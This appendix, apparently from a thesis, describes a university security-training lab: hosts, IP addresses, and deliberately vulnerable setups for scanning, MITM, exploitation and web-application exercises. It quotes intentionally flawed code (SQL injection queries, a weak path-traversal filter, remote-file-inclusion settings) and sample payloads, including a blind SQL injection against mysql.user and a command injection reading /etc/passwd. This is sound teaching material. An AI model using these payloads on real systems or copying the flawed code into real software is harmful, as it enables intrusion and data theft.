

Figure 1: Network Scanning and Brute Force Attacks

C.1.2 Hosts

The network consists of virtual machines running on VMWare ESX Infrastructure 3. We have used Debian distribution for the Linux machines. The other hosts are running Windows XP with different service packs and patches installed. Note that there are some common parameters for all the hosts with Linux operating system:

- Remote access is enabled over SSH. The root user is permitted to log in with username and password. We have also installed an SSH key to `/root/.ssh/authorized_keys`. The private part of the key is available on the CD (Annex. E).
- In Debian distribution, the configuration file of the network interfaces is located in `/etc/network/interfaces`.
- If we have applied some firewall rules on the host, the script is located in `/etc/init.d/firewall`.

The external network segment consists of the following hosts:

- firewall (Debian 4.0, external IP: 10.1.1.1)
  - This host has 5 virtual network interfaces and divides the fictional U.S. Military Outer Space Command's (USMOSC) network into different segments.
  - The host is also running DHCP service for the workstation's segment.
- tarpit (Debian 4.0, IP: 10.1.1.11)
  - The purpose of this host is to make the scanning exercises more difficult and also more interesting.
  - A LaBrea tarpit (version 2.5) is installed on the system. Configuration file of LaBrea is located in `/etc/labrea/labrea.conf`.
- honeypot (Debian 4.0, IP: 10.1.1.5)
  - This system runs Nepenthes honeypot (version 0.1.7).
- testserv (Debian 4.0, IP: 10.1.1.3)

  - This server has many open services running like ircd, mysqld, apache2, smbd, nmbd, ntpd.
  - It is an example of potentially vulnerable server.

The following hosts are installed into the DMZ segment:

- webserver (Debian 4.0, IP: 10.1.1.21)
  - This server is important for both the network scanning and brute forcing exercises.
  - The server hosts a website which is protected by HTTP Basic Authentication. According to our scenario, it is an USMOSC's external website with restricted access.
  - The main components of the web system are Apache HTTP Server, PHP5 and Smarty template engine.
- vpn (Debian 4.0, IP: 10.1.1.18)
  - This hosts could be used for remote access of USMOSC's internal networks.
  - OpenVPN (version 2.0.9) is the software of the VPN service. The service is listening on TCP port 3050 and on UDP port 1492.
  - The root user has a vulnerable SSH key installed in the `authorized_keys` file. Thus, the whole internal network could be exploited via this host.

The following workstations are located in the internal network segment:

- ws-XP-SP1 (Windows XP SP1, IP: 10.1.3.175)
  - Host with Windows XP SP1 operating system.
  - The host has no firewall nor automatic updates activated.
- ws-XP-SP2 (Windows XP SP2, IP: 10.1.3.200)
  - Windows personal firewall has been enabled. The rules allow incoming connections to TCP ports 135, 139 and 445. An ICMP traffic is also permitted.
  - Automatic updates have been turned on.

- ws-XP-SP3 (Windows XP SP3, IP: 10.1.3.47)
  - The personal firewall allows incoming connections only to TCP port 3389 (MS Terminal Server). Incoming ICMP traffic is dropped. Therefore, it is a bit more difficult to discover this host.
  - Automatic updates have been turned on.
- ws-linux (Debian 4.0, IP: 10.1.3.79)
  - This Linux host is important for the task where the operating system of a remote host has to be identified.
  - The following TCP services are listening on this host: proftpd (port 21), smbd (ports 139 and 445).
  - The host has no personal firewall.

There are also some virtual machines for the internal servers segment.

- netinfra (CentOS release 5, IP: 10.1.2.12) — DNS server for internal hosts.
- web-intranet (Debian 4.0, IP: 10.1.2.130) — is not used for any special purposes.
- dbserv (Debian 4.0, IP: 10.1.2.38)— was planned to be used as a database server, but currently it has no special purpose.

C.2 Man In The Middle Attacks

The general network setup for each student is depicted in Figure 2. The virtual environment for experimenting with MITM attacks consists of the following three virtual machines.

- webserv (Debian 4.0, IP: 10.2.0.200,...)
  - This is the server which hosts confidential data.
  - Access to `http://10.2.1.11/restricted` is protected by HTTP Basic Authentication.
  - Access to `https://10.2.1.11/` is protected by HTTP Digest Authentication.



Figure 2: Man In The Middle Attacks

- user (Debian 5.0)
  - The purpose of this host is to simulate the requests of a user in the internal network, who is accessing the restricted data on the web server. This is implemented by a Perl script which is located in `/usr/sbin/simulate_requests.pl` and is executed at boot time by `/etc/init.d/simulator`.
- hacker (Debian 4.0: 10.2.0.100,...)
  - According to our scenario, this is a host in USMOSC's internal network which has been compromised by the attacker. The management interface of this host could be accessed over SSH or VNC. We suggested the students to just forward X11 session using SSH (`ssh -X -C hostname`) if there was a need for a program having graphical user interface.
  - In addition to other packages, the following tools have been installed to the computer: nmap, tcpdump, tshark, wireshark, dsniff which includes arpspoof and webmitm, ssldump, and ettercap.

Note that the virtual switch connecting all three nodes is configured to allow MAC address changes and forged transmissions.

C.3 Exploitation

We have set up two targets for exercises covering the usage of exploitation frameworks. Every student will have individual hosts for experimentation. The description of the targets follows.

- winxp-sp3 (Windows XP SP3, IP: 10.2.2.100,...)
  - This system doesn't have a patch installed for the MS08_067 vulnerability.
  - Students' task is to get access the access to file named "Starlight.txt" which is saved on the desktop of theuser named `george`.
- debian (Debian 4.0, IP: 10.2.2.200,...)
  - The host runs a primitive and vulnerable SimpleWebServer on TCP port 8080. The source code of this service is located in `/home/sancho/webserv/SimpleWebServer.java`. This web server only displays files specified in the GET request. It is vulnerable to path traversal attack.
  - A user `sancho` has a local account on the computer. One on his files, namely `/home/sancho/important/passwords.txt`, contains a list of passwords. By exploiting the directory traversal flaw, it is possible to read the password's file and get a local user access to the host.
  - The system has an old kernel (2.6.18-5). In this kernel, a vulnerability exists in the `vmsplice()` system call that has not been patched. A local user can exploit this vulnerability to elevate the privileges to root.

C.4 Web Application Security

We have set up several systems hosting web applications with different vulnerabilities. We have mostly used so called LAMP platform — Linux, Apache, MySQL and PHP to build the applications.

C.4.1 usmosc-C2 (IP: 10.2.3.11)

The purpose of this target is to demonstrate path traversal and session management vulnerabilities. There is an Apache's HTTP Server running on TCP port 80 and another version of SimpleWebServer listening on port 8080. Apache serves a web site (USMOSC C2) which only consists of a login form and one page. After successful authentication, the user is redirected to the page which displays the secret code. The students have to find a way how to bypass the login worm.

The SimpleWebServer has been slightly modified to do filtering of dangerous path traversal sequences like "../":

```
pathname = webroot + pathname.replace("../","");
```

Obviously, it is easy to circumvent this filter, because it is not applied recursively.

The path traversal attack enables to read the session tokens of the web site served by the Apache. These session IDs are saved into the `/tmp` folder. Therefore, it is possible to hijack an authenticated user's session.

C.4.2 usmosc-C2-sqli (IP: 10.2.3.22)

- This target hosts a slightly modified version of the USMOSC C2 web application. A login page (`login.php`) contains a basic SQL injection vulnerability. Instead of using prepared statements, user input is directly inserted into the query:

```
$sql="SELECT username FROM `users`
       WHERE username='$username'
        AND password='$password'";
```

- Note that the applications escapes a single quote with another single quote:

```
$username = str_replace("'","''",$username);
```

C.4.3 usmosc-num (IP: 10.2.3.33)

We developed also a bit more complex web application: "USMOSC Internal Web". This application contains several vulnerabilities which could be switched on and off from the configuration file (`config.php`).

In case of this specific target, the magic quotes have been turned on in `.htaccess`:

```
php_flag magic_quotes_gpc On
```

The `articles.php` could be attacked by a numeric SQL injection. The application tries to make exploitation a bit harder by eliminating all the spaces from the user input:

```
$article_id = preg_replace("/\s+/","",$article_id);
$sql = 'SELECT * FROM `articles` WHERE id=' .
                                        $article_id;
```

C.4.4 usmosc-str (IP: 10.2.3.44)

This target hosts the USMOSC Internal Web application with another vulnerability. The search form on the articles page (`articles.php`) could be used for successful SQL injection. This time the application is not displaying any error messages. Thus, the attacker has to guess the structure of the query. The following construction is vulnerable:

```
$sql = sprintf("SELECT `id`,`date`,`title`,`author`,
                        `content` FROM `articles`
                  WHERE `title` LIKE '%%%s%%'",$searchStr);
```

Note that magic quotes have been turned off.

C.4.5 usmosc-blind (IP: 10.2.3.55)

The final SQL injection exercise is about completely blind injection. The application doesn't reveal any parts of the SQL statement and it is also not possible to directly dump the database contents from the web response. There is still one construction that could be exploited. In `results.php`, the following query is constructed:

```
$sql = "SELECT id,DATE_FORMAT(date,'%Y') as date,
            firstname, lastname,score FROM `decathlon`
            ORDER  BY " . $order . " " . $direction;
```

It is not possible to inject another SELECT clause by using UNION operator into this query because of the syntax rules. However, it is possible to dump the data piece by piece by asking true/false questions. This could be achieved by inserting specific statements into the `$order` parameter:

```
IF ( (SELECT ORD(SUBSTRING(password,8,1))
       FROM mysql.user
WHERE user=0x726F6F74 LIMIT 1) < 68,firstname,lastname);
```

C.4.6 cmd-inj (IP: 10.2.3.66)

This target runs a CGI script, which contains a trivial command injection vulnerability. The vulnerable script is located in `/usr/lib/cgi-bin/net-tools`. It is a web interface to network utilities ping, nslookup and traceroute. The attacker could execute arbitrary commands on the target by just using shell metacharacters. For instance, to read the contents of the `/etc/passwd` file, the attacker could insert "`www.se && cat /etc/passwd`" as an argument of the whois tool instead of the domain name .

C.4.7 code-inj: (IP: 10.2.3.77)

This system is also relatively easy to compromise. The server hosts another custom PHP website. The `index.php` page allows to include arbitrary files. Therefore, it is possible to execute a PHP shell on this host. The root account of the MySQL database has no password set. Consequently, the attacker could exploit the remote file inclusion vulnerability to manipulate the database.

The inclusion of remote files is enabled in `/etc/php5/apache2/php.ini` by the following directives:

```
allow_url_fopen = On
allow_url_include = On
```

C.4.8 usmosc-xss: (IP: 10.2.3.88)

The users can post messages on the forum page (`forum.php`) of the USMOSC Internal Web. The fields "author" and "topic" are not properly validated and escaped. This allows an attacker to store malicious script on the message board. Consequently, it is possible to use this XSS vulnerability for e.g. session hijacking.

C.4.9 usmosc-csrf: (IP: 10.2.3.99)

The USMOSC Internal Web contains two pages, namely `profile.php` and `reset_pwd.php`, that the attacker could exploit for CSRF. Suppose the user has logged in to the website. Then only one POST request from user's browser could change her e-mail address specified in the profile page. The application does not enforce any additional controls (a *captcha*, secret token in hidden form field) to check, if the user actually wanted to change the profile or was it in reality triggered by a malicious script.

D Course Management Application

We have developed a prototype web application for the management of the exercises. It contains the descriptions of the tasks and hints, links to background information and a scoreboard. The students can use the application to submit the answers. At present, the application does not have an administration interface for the instructor. For example, the content, such as mission descriptions, have to be inserted into the database by using specific scripts. Therefore, this application requires further development. The current version of the application is added to the CD of the prototypes. A screenshot of the application can be found from Figure 3.

E Prototypes on the CD

This thesis is accompanied by a CD which contains the prototypes of the web applications and scripts we have used for building the lab systems. The short descriptions of the contents of this CD can be found from the README file.



Figure 3: Course Management Application